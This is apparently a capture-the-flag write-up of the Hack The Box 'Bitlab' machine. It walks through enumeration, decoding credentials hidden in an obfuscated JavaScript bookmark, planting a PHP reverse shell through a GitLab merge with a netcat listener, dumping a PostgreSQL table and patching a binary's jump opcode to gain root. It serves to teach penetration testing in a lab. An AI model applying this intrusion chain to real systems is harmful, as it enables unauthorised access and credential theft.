
Bitlab WriteUp

By: TigaxMT

User

Like always we run the nmap:


nmap -sVC 10.10.10.114 -oN bitlab.nmap -vv



```
Nmap scan report for 10.10.10.114
Host is up, received syn-ack (0.15s latency).
Scanned at 2019-12-27 01:14:37 WET for 24s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSCR2AISBaUSpQGOWjsr3qEJ0/8CcRP0256a8V8+RP3/s8C2JjPF0VpQ0yREJi5GcaxaUT71Z/Iu4L+zSuGErOswMYOASHTsLQ1OiOX+pFPGos7dCho50xTZW/t7fz
nxpOZz5Z/q2vw68B+9w3nYBuSHgcOCJl9UVhd7nyzxdaTScQg3CLy3LbOmERh1PN/sVTYEncJgVZjZAWNj3Y1WCIsQaJS24IWHjDKv883oEVgRr9K7aF95SSpLdH1aG/uvQFEoYsE+/WvqD8lPZ+nbxmGVZWHVdHzKDHXJ
ZTcMosAYi/OAdb8qrb17Rs1Uq66caY/GnTRMDNI73HK4PfUeQp
|   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOTiIG0kUQzECqcEHxHyiK1WbdkW2Ncwk5twrushVNzzMgnydxaua2m3mg5k8UWt1HXeUOyUxTpXaoaPa7Gclg4=
|   256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMsgauIgMgKCiPSybbXatTK8ZsAgv7xsrJsR5FZ5M77i
80/tcp open  http    syn-ack nginx
|_http-favicon: Unknown favicon MD5: F7E3D97F404E71D302B3239EEF48D5F2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 55 disallowed entries (40 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
| /s/ /snippets/new /snippets/*/edit /snippets/*/raw
| /*/*.git /*/*/fork/new /*/*/repository/archive* /*/*/activity
| /*/*/new /*/*/edit /*/*/raw /*/*/blame /*/*/commits/*/*
| /*/*/commit/*.patch /*/*/commit/*.diff /*/*/compare /*/*/branches/new
| /*/*/tags/new /*/*/network /*/*/graphs /*/*/milestones/new
| /*/*/milestones/*/edit /*/*/issues/new /*/*/issues/*/edit
| /*/*/merge_requests/new /*/*/merge_requests/*.patch
|_/*/*/merge_requests/*.diff /*/*/merge_requests/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.114/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

You can see we have ssh and http ports open, plus the nmap return the robots.txt with some important dirs.


Now lets bruteforce more directories/files on the website. I used Dirbuster but you can use another tools. The dictionary that I used was “directory-list-2.3-medium.txt”



Dir	/profile/	200	4495	☑	Waiting
Dir	/public/	200	3296	☑	Waiting
File	/help/bookmarks.html	200	4759	□	
Dir	/search/	200	542	☑	Waiting
Dir	/music/	502	3296	☑	Waiting
Dir	/press/	502	3296	☑	Waiting
Dir	/2/	502	3296	☑	Waiting
Dir	/pages/	502	3296	☑	Waiting
Dir	/logos/	502	3296	☑	Waiting
Dir	/people/	502	3296	☑	Waiting
Dir	/stories/	502	3296	☑	Waiting
Dir	/media/	502	3296	☑	Waiting
Dir	/research/	502	3296	☑	Waiting
Dir	/keygen/	502	3296	☑	Waiting
Dir	/nav/	502	3296	☑	Waiting
Dir	/online/	502	3296	☑	Waiting
Dir	/careers/	502	3296	☑	Waiting
Dir	/version/	502	3296	☑	Waiting
Dir	/company/	502	3296	☑	Waiting
Dir	/21/	502	3296	☑	Waiting
Dir	/data/	502	3296	☑	Waiting
Dir	/gallery/	502	3296	☑	Waiting
Dir	/pdf/	502	3296	☑	Waiting
Dir	/image/	502	3296	☑	Waiting
Dir	/modules/	502	3296	☑	Waiting
Dir	/common/	502	3296	☑	Waiting


We have a file on /help/bookmarks.html and a dir profile. In /profile we have the “Clave” web developer profile.

In /help/bookmarks.html we have some anchors, almost all of them redirecting us to the tool website. But the last one is running some javascript …



```
      <p>⋯</p>
      <dt>
        <h3 add_date="1564422476" last_modified="0" personal_toolbar_folder="true">Bookmarks bar
        </h3>
        <dl>
          <p>⋯</p>
          <dt>⋯</dt>
          <dt>⋯</dt>
          <dt>⋯</dt>
          <dt>⋯</dt>
          <dt>
            <a href="javascript:(function(){ var _0x4b18=["\x76\x61\x6C\x75\x65",…
            cument[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()" add_date="1554932142">
            Gitlab Login</a>
          </dt>
        </dl>
        <p>⋯</p>
      </dt>
    </dl>
  <p>⋯</p>
</body>
```

The code is a little obfuscated but nothing to hard just copy the array with the hexadecimal values and create a variable on your browser console that receive that array as a value. Then check copy each hexadecimal value and run it on the console, it will be converted on a readable string. I that array we have some credentials!



Bookmarks

Bookmarks bar

Hack The Box :: Penetration Testing Labs
Enterprise Application Container Platform | Docker

```
>> (function(){ var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67
   \x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76
   \x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30
   \x30\x38\x31\x78"];document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]=
   _0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
! ▶ TypeError: document[_0x4b18[2]](...) is null [Learn More]          debugger eval code:1:294
>> var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65
   \x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72
   \x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];
← undefined
>> _0x4b18[0]
← "value"
>> _0x4b18[1]
← "user_login"
>> _0x4b18[2]
← "getElementById"
>> _0x4b18[3]
← "clave"
>> _0x4b18[5]
← "11des0081x"
>>
```

Basically the code go to the username and password fields and assign to it the username and password. The username is on index 3 and password on index 5.

Now you can login on the homepage. And now we have access a 2 repositories.

The deployer repo as a php file where it handles the merges to the /profile dir. Probably the code of that profile is on the profile repo, so lets check it.

Yeah, on the index.php (if anyone place a reverse shell on it ! Gosh people don't do that !!) you see the code that is displayed on the /profile. So in deployer we saw that the merged files goes to profile folder. We will try to upload a php reverse shell to the repo and accept the merge.
Here you have a nice php reverse shell: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Don't forget to change the IP and port to yours. If you don't know your IP just run ifconfig or hostname -I or ipconfig. On ifconfig check the IP under tun0(or other number) interface.


In a terminal run a listener to the port that you set on the php reverse shell:
nc -lvp 9000

Now on the interface on the profile repository you upload a file that you will go to merge it and accept the merge. Finally you will see the file on the repository.
To access it just go to: http://10.10.10.114/profile/your_php_rev_shell.php

In your listener you will have a shell.

You are www-data user so you need escalate to another user if you check the /home folder you have clave. Let's try to get the ssh credentials to log with it.

Running some basic enum tools (like LinEnum.sh) or just reading the README.md on the profile repo you will see that postgresSQL is the next step. In this step I got stucked … But my bro Th3GuArdiaN helped me with the php script to get the credentials.



```
<?php
    try {
        $dbhost = 'localhost';
        $dbname='profiles';
        $dbuser = 'profiles';
        $dbpass = 'profiles';

        $connection = new PDO("pgsql:host=$dbhost;dbname=$dbname", $dbuser, $dbpass);

        $sql = 'SELECT * FROM profiles';

        foreach ($connection->query($sql) as $row) {
            var_dump($row);
        }

        $connection = null;
    } catch (PDOException $e) {
        die("Error message: " . $e->getMessage());
    }
?>
```

Now uplaod this file into the machine (I used the same method, using the repository) so I need to go into /var/www/html/profile and execute the php script:

php dump_db.php

And the username "clave" and a base64 password was dumped!

Ok and my first thought was "lets decode this base64!" and it gave a readable password. But when I ran:

ssh clave@10.10.10.114

Gave me "Permission denied!" … whaaat ?! Why ?? Yeah people the password is the base64 encoded one ...

So if you run the last command and paste the base64 password it will give you access to the user clave and you get the user flag!

Root

Root was pretty clear when I saw a PE(Windows Executable) on the home folder, we have some reversing to do !! I love that!!
So it is a 32 bits executable and is called “RemoteConnection”. To save you sometime the binary doesn’t run well on Windows 64 bits systems. So you can use the right version of wine or you can set a windows 32 bits VM to run it.
I preferred the second option. You can download Windows ISOs with this software:
https://www.heidoc.net/php/Windows-ISO-Downloader.exe

In your Windows machine you will see some errors when try to run it, 2 dlls will be mssing:

- msvcp100.dll
- msvcr100.dll

Just download a 32 bit version of each one and place them in the same directory of the binary. Run the binary using CMD:
RemoteConnection.exe

And you should get an “Access Denied!!”. It’s time to open a disassembler, I used Ghidra. On PE unlike ELFs ,where the main function is called inside of __libc_start_main (on ghidra this function is the entry function), the entry function have all the code. Checking the decompilation to C you can see a lot of dll functions, you know that they’re that kind of functions when you see the calling conventions:

- __something_here
- ImAPrettyFunction

But on the end you see a function called something like: FUNC_10238310938
If you open it, you see a lot of declared variables and in the middle you have a if statement checking if a variable has “clave” string, if it has lets call PuTTy with some parameters.
Checking where the variable was declared you see that some GetUser Function is called and the output is saved on the variable. Probably is the local account name. I tried to change mine and even create a new one called “clave” but I continue receiving access denied.
So I thought: “If I can’t be clave, let’s trick the binary to allow me to run the PuTTy only if I’m not Clave”, it’s called Binary Patching.

Check the if statement on the disassembler and you see that it is a JNZ(Jump If Not Zero or Jump If Not Equal) the opcode of it (you can find it on Ghidra or on Intel x64 and AI-32 manual) is 0x75 and it jumps to another piece of code if we are not clave. Then it call another function that basically returns access denied!!

So lets change the jump if not equal to the oposite: Jump If Equal (JZ/JE)
The opcode of that instruction is 0x74. I used vim to patch the binary you can use a hexviewer or something that allow you to see the bytes on hexadecimal view.

First give write permissions to all users on the binary, on Linux you do this:

```
sudo chmod 777 RemoteConnection.exe
```

I just gave all the rights to don’t have troubles. Now let’s open with vim!

```
vim RemoteConnection.exe
```

On vim we need to change the way we see things, because we are seeing raw bytes and we want something more hexdump. So type that:


```
:%!xxd
```

Now we have a hexview of the binary. On ghidra check on the left of the disassembler (in the right side of the addresses) the opcodes because 75 opcode can appear more than 1 time on the binary so we need the neighbors opcodes to get the right 75 opcode.

Just type:

/196a

And you will see on the line you found that, this: 0075 196a 0a33



```
00000960: 33db 8d7b 44b8 8831 4000 8d75 b8c7 45cc  3..{D..1@..u..E.
00000970: 0f00 0000 895d c888 5db8 e871 0300 008b  .....]..]..q....
00000980: d652 8d45 9c50 895d fce8 d2fc ffff 83ec  .R.E.P.]........
00000990: 14c6 45fc 018b f4c7 4614 0f00 0000 895e  ..E.....F......^
000009a0: 108d 7b05 b8d0 3140 0089 6590 881e e83d  ..{...1@..e....=
000009b0: 0300 0083 ec1c 8bcc c645 fc02 8d55 9c89  .........E...U..
000009c0: 6594 c741 140f 0000 0089 5910 5283 c8ff  e..A......Y.R...
000009d0: 8819 e839 0100 008d 7dd4 c645 fc01 e85d  ...9....}..E...]
000009e0: faff ffc6 45fc 038b 45e4 33c9 40ba 0200  ....E...E.3.@...
000009f0: 0000 f7e2 0f90 c1f7 d90b c851 e86c 0800  ...........Q.l..
00000a00: 008b 4de8 8b5d d483 c43c 8bd3 83f9 1073  ..M..]...<.....s
00000a10: 028b d78b 75e4 03f2 83f9 108b cb73 038d  ....u........s..
00000a20: 4dd4 8bd0 3bce 740f 660f be39 6689 3a41  M...;.t.f..9f.:A
00000a30: 83c2 023b ce75 f18b 55e4 33c9 6689 0c50  ...;.u..U.3.f..P
00000a40: 817d 98d8 3140 0075 196a 0a33 db53 5068  .}..1@.u.j.3.SPh
00000a50: e831 4000 682c 3240 0053 ff15 0831 4000  .1@.h,2@.S...1@.
00000a60: eb10 a16c 3040 0050 e8b3 0500 0083 c404  ...l0@.P........
00000a70: 33db 837d e810 8b3d d030 4000 7209 8b4d  3..}...=.0@.r..M
00000a80: d451 ffd7 83c4 0483 7db0 10be 0f00 0000  .Q......}.......
00000a90: 8975 e889 5de4 885d d472 098b 559c 52ff  .u..]..].r..U.R.
00000aa0: d783 c404 837d cc10 8975 b089 5dac 885d  .....}...u..]..]
00000ab0: 9c72 098b 45b8 50ff d783 c404 33c0 8b4d  .r..E.P.....3..M
00000ac0: f464 890d 0000 0000 595f 5e5b 8b4d f033  .d......Y_^[.M.3
00000ad0: cde8 a207 0000 8be5 5dc3 cccc cccc cccc  ........].......
00000ae0: 837e 1410 720c 8b06 50ff 15d0 3040 0083  .~..r...P...0@..
00000af0: c404 c746 140f 0000 00c7 4610 0000 0000  ...F......F.....
00000b00: c606 00c3 cccc cccc cccc cccc cccc cccc  ................
00000b10: 558b ec56 8bf1 8b4d 0857 8b79 103b fb73  U..V...M.W.y.;.s
00000b20: 0b68 5c32 4000 ff15 4c30 4000 2bfb 3bc7  .h\2@...L0@.+.;.
00000b30: 7302 8bf8 3bf1 751c 8d0c 1f83 c8ff e87d  s...;.u........}
00000b40: 0200 008b c333 c9e8 7402 0000 5f8b c65e  .....3..t..._..^
00000b50: 5dc2 0400 83ff fe76 0b68 4c32 4000 ff15  ]......v.hL2@...
00000b60: 5030 4000 8b46 143b c773 278b 4610 5057  P0@..F.;.s'.F.PW
-- VISUAL --                                       15        165,40       18%
```

Now just replace the 5 on 75 for a 4. BE CAREFUL! Don’t add any space or new line or another byte neither remove nothing just replace the 75 for a 74.

Now let’s exit the hexdump:

:%!xxd -r

Finally you can save the binary:

:wq

Put the new binary on the Windows VM and isntall PuTTy 32 bit version because it will be called. And install OpenVPN client to start your HTB vpn.

Then you can run the binary and you will get an error: “bitlab.htb is not a host”

So you need to add the bitlab.htb host on your hosts file. In Windows 7 32 bits you go into: C:\Windows\system32\drivers\etc

There you found a hosts file, open it and on the end paste this:

10.10.10.114   bitlab.htb

Save it and try to run the binary now. If you have done all right you will get a ssh session on Putty with root!! Now we got the the root.flag!

My Opinion

This box is in my top 3 of favorite boxes!!! Without a doubt is amazing since the foothold(find the javascript obfuscated code), the user dump credentials and ending with a reversing (something that I looooove a looot!) I think with this machine you can learn some stuff (reversing, php scripting and handling obfuscated code).
I know that are more ways to solve this machine, but this was the way solved it.
Expecting more machine like that in the future!

Until next box! Happy Hacking

Social Media

Twitter: @iN127pkt
Github: TigaxMT
E-mail: tiagodeha@protonmail.com